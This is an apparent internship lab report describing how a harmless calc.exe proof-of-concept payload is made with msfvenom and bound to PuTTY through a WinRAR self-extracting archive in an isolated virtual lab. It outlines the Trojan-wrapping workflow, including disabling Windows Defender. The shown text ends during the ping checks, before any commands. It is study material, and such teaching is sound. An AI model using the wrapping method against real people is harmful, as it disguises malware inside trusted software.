

CYBERSECURITY PRACTICAL REPORT

Advanced Payload Delivery Mechanisms: Creation, SFX Binding, and Execution Analysis in an Isolated Lab Environment

Prepared By:

Usman Ali

Program: PKCERT Vulnerability research Internship

Submission Date: 16 August 2026

CONFIDENTIAL — FOR ACADEMIC USE ONLY

TABLE OF CONTENTS

1. Executive Summary.....	6
2. Introduction to Payload Delivery	7
2.1 Overview of Ethical Hacking	7
2.2 What is a Payload?	7
2.3 Trojans and Wrapper Concepts	8
3. Lab Environment Setup & Architecture	9
3.1 Virtualization Platform	9
3.2 Kali Linux — Attacker Workstation	9
3.3 Windows 10 — Target Machine	12
3.4 Network Architecture & Validation	14
Ping From kali to windows 10	16
Ping From windows 10 to kali	17
3.5 Network Isolation and Air-Gapping for Safe Malware Execution.....	18
3.5.1 The Concept of Network Containment	18
3.5.2 Implementation of the Air-Gapped Network	19
3.5.3 Proof of Internet Isolation	22
3.6 Network Verification Evidence.....	24
3.6.1 Isolated Kali Linux IP Configuration.....	24
3.6.2 Isolated Windows 10 IP & Connectivity Verification.....	25
4. Theoretical Framework of Payload Binding.....	26
4.1 Self-Extracting (SFX) Archives — How They Work	26
4.2 Sequential Execution Logic	26
4.3 Portable Executable (PE) Header Analysis.....	27
5. Payload Generation Methodology.....	28
5.1 Introduction to Metasploit Framework	28

5.2 Why windows/exec (calc.exe)?	28
5.3 msfvenom Command Analysis	29
6. Secure File Transfer Mechanisms	32
6.1 Why File Transfer is a Critical Phase	32
6.2 Python HTTP Server Setup.....	32
6.3 File Retrieval via Windows PowerShell	34
7. Endpoint Security Interaction	36
7.1 How Windows Defender Detects Threats.....	36
7.2 Defender's Response to the PoC Payload	36
7.3 Disabling Real-Time Protection for Lab Continuity	38
8. Advanced Payload Binding via WinRAR SFX	40
8.1 Prerequisites and Setup	40
8.2 WinRAR SFX Archive Creation — Step-by-Step	42
Step 1: File Selection.....	42
Step 2: General Tab — Creating SFX Archive.....	43
Step 3: Advanced Tab — Execution Order Configuration.....	44
Step 4: Modes & Update Tab Configuration	45
9. Execution Demonstration & Final Evidence	47
9.1 The Final Bound Artifact	47
9.2 Execution and Visual Proof	48
9.3 Validation and Analysis	49
10. Defensive Countermeasures (Blue Team Perspective)	50
10.1 Overview of the Blue Team Role	50
10.2 Detecting SFX-Bound Payloads.....	50
10.3 User Awareness and Prevention	51
11. Conclusion & References	52
11.1 Conclusion.....	52

11.2 References	53
-----------------------	----

1. Executive Summary

This report documents a structured, laboratory-based cybersecurity practical designed to demonstrate the foundational principles of payload delivery mechanisms within the domain of ethical hacking and penetration testing. The exercise was conducted in a fully isolated virtual environment to ensure zero risk to any production or external system.

The primary objective of this practical was to generate a safe Proof-of-Concept (PoC) executable artifact — configured to launch the Windows Calculator (`calc.exe`) — and subsequently bind it with a legitimate, trusted utility (PuTTY SSH Client) using the WinRAR Self-Extracting (SFX) archive mechanism. The successful simultaneous execution of both applications on the Windows 10 target machine serves as definitive proof of the delivery mechanism's operation.

Key achievements documented in this report include:

- Successful creation of a PoC payload using the Metasploit Framework's `msfvenom` utility on Kali Linux.
- Establishment of a secure, isolated network between Kali Linux (attacker) and Windows 10 (target) virtual machines.
- Efficient file transfer using a Python HTTP server and Windows PowerShell.
- Analysis of Windows Defender's signature-based detection against un-obfuscated payloads.
- Successful binding of the PoC payload with `PuTTY.exe` using WinRAR SFX archive functionality.
- Final execution demonstrating simultaneous launch of both `calc.exe` and PuTTY on the target machine.

This practical bridges theoretical knowledge with hands-on application, covering both offensive (Red Team) techniques and defensive (Blue Team) countermeasures. All activities were performed in strict compliance with ethical hacking principles and academic guidelines.

2. Introduction to Payload Delivery

2.1 Overview of Ethical Hacking

Ethical hacking, also known as penetration testing or white-hat hacking, is the authorized and systematic practice of probing computer systems, networks, and applications for security vulnerabilities. Unlike malicious hacking, ethical hacking is performed with explicit permission from the system owner, with the primary goal of identifying and remediating security weaknesses before malicious actors can exploit them.

The ethical hacking lifecycle consists of five distinct phases, each critical to a comprehensive security assessment:

- **Reconnaissance:** Gathering information about the target system through passive or active means.
- **Scanning & Enumeration:** Identifying open ports, running services, and potential attack vectors.
- **Gaining Access:** Exploiting identified vulnerabilities to access the target system.
- **Maintaining Access:** Establishing persistence mechanisms to simulate advanced persistent threats (APTs).
- **Reporting & Remediation:** Documenting findings and providing actionable remediation recommendations.

This practical focuses primarily on the 'Gaining Access' phase, specifically the sub-domain of payload delivery — the mechanism by which an attacker transmits malicious or test code to a target system for execution.

2.2 What is a Payload?

In the context of cybersecurity and penetration testing, a payload is the component of an exploit that performs the intended action upon successful delivery to and execution on a target system. Payloads can range from simple command execution scripts to complex, multi-stage malware frameworks.

Payloads are broadly classified into the following categories:

- Singles: Self-contained payloads that perform a single, specific action (e.g., opening a calculator, adding a user). They are small and do not require network connectivity after initial delivery.
- Stagers: Lightweight payloads designed to establish a communication channel and download a larger, more capable payload (the 'Stage') from the attacker's machine.
- Stages: The second-stage component downloaded by a Stager, providing advanced capabilities such as a full interactive shell (e.g., Meterpreter).

For the purpose of this safe, academic practical, a Singles payload — specifically windows/exec targeting calc.exe — was selected to demonstrate the delivery mechanism without establishing any network-based remote access or performing any harmful operation.

2.3 Trojans and Wrapper Concepts

A Trojan Horse, in cybersecurity terminology, is a type of malicious software that disguises itself as, or is hidden within, a legitimate and desirable program. The term originates from the Greek mythology of the Trojan War, where Greek soldiers concealed themselves inside a large wooden horse gifted to the city of Troy.

In the digital context, a 'wrapper' refers to a technique or tool that binds a payload (malicious or PoC) with a legitimate executable. When the combined file is executed by the victim, both the carrier application and the hidden payload are executed, often without the user's awareness. This practical demonstrates this concept using WinRAR's SFX technology with a harmless PoC payload.

The social engineering vector exploited by Trojans relies on the victim's trust in the carrier application. Common disguises include:

- Fake software installers for popular applications.
- Pirated games or software cracked executables.
- Legitimate utilities (like PuTTY) downloaded from unofficial sources.
- Email attachments disguised as invoices, resumes, or documents.

3. Lab Environment Setup & Architecture

3.1 Virtualization Platform


VMware Workstation Pro was selected as the hypervisor for this practical due to its industry-leading hardware emulation, advanced networking configuration options, and widespread use in professional penetration testing environments. VMware Workstation allows the creation of isolated network segments (Host-Only networks via VMnet1) that prevent any unintended communication between the virtual lab environment and external networks, satisfying the ethical requirement of an isolated testing environment.


3.2 Kali Linux — Attacker Workstation

Kali Linux is a Debian-derived GNU/Linux distribution specifically designed for digital forensics and penetration testing. Maintained by Offensive Security, it comes pre-installed with over 600 security tools, including the Metasploit Framework, Nmap, Wireshark, Burp Suite, and many others. It serves as the attacker workstation in this practical.

Kali Linux Machine Specifications:

- OS Distribution: Kali Linux 2024.x (Rolling Release)
- Hypervisor: VMware Workstation Pro
- Network Adapter: Host-Only Adapter (VMnet1)
- Assigned IP Address: 192.168.26.128
- Subnet Mask: 255.255.255.0
- Primary Tools Used: Metasploit Framework (msfvenom), Python 3





The image shows a screenshot of a Kali Linux virtual machine running in VMware Workstation. The terminal window is open, displaying the output of the `ifconfig` command. The output shows details for the `eth0` and `lo` network interfaces. The `eth0` interface is configured with IP address `192.168.26.128`, netmask `255.255.255.0`, and broadcast address `192.168.26.255`. The `lo` interface is the loopback interface with IP address `127.0.0.1` and netmask `255.0.0.0`. The terminal prompt is `(kali@kali)~[/Desktop]`.

```
(kali@kali)~[/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.26.128 netmask 255.255.255.0 broadcast 192.168.26.255
    inet6 fe80::883e:8ba1:ab2e:ddea prefixlen 64 scopeid 0<link>
    ether 00:0c:29:91:7f:2d txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 1208 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 55 bytes 6250 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~[/Desktop]
$
```


Figure 3.1: Kali Linux Network Interface Configuration (`ifconfig` / `ip addr`)

3.3 Windows 10 — Target Machine

The Windows 10 virtual machine simulates a typical corporate endpoint — the primary target in most real-world penetration tests. Windows 10 is used to observe how payloads interact with the Windows operating system, its security features (Windows Defender), and the behavior of bound executables upon execution.

Windows 10 Machine Specifications:

- OS: Microsoft Windows 10 Pro (64-bit)
- Hypervisor: VMware Workstation Pro
- Network Adapter: Host-Only Adapter (VMnet1)
- Assigned IP Address: 192.168.26.129 (same as kali subnet)
- Security Software: Windows Defender (built-in)
- Tools Used: PowerShell, WinRAR








Figure 3.2: Windows 10 Target Machine Network Configuration (ipconfig)

3.4 Network Architecture & Validation


Both virtual machines were placed on the same Host-Only network segment to allow communication while remaining completely isolated from the host machine's external network. Network connectivity was validated using the ICMP ping utility before commencing any practical activities.

Before Ping kali to windows firewall turn off. This is proof...





Ping From kali to windows 10




The screenshot shows a Kali Linux terminal window titled "kali@kali: ~/Desktop". The terminal displays the command `ping 192.168.26.129 -c 4` and its output. The output shows four successful ping requests with varying response times. Below the individual pings, a summary line indicates "192.168.26.129 ping statistics" with 4 packets transmitted, 4 received, and 0% packet loss. The response times are listed as min/avg/max/mdev = 1.280/1.516/2.055/0.315 ms.

```
(kali@kali)-[~/Desktop]
$ ping 192.168.26.129 -c 4
PING 192.168.26.129 (192.168.26.129) 56(84) bytes of data.
64 bytes from 192.168.26.129: icmp_seq=1 ttl=128 time=2.06 ms
64 bytes from 192.168.26.129: icmp_seq=2 ttl=128 time=1.28 ms
64 bytes from 192.168.26.129: icmp_seq=3 ttl=128 time=1.31 ms
64 bytes from 192.168.26.129: icmp_seq=4 ttl=128 time=1.43 ms

— 192.168.26.129 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
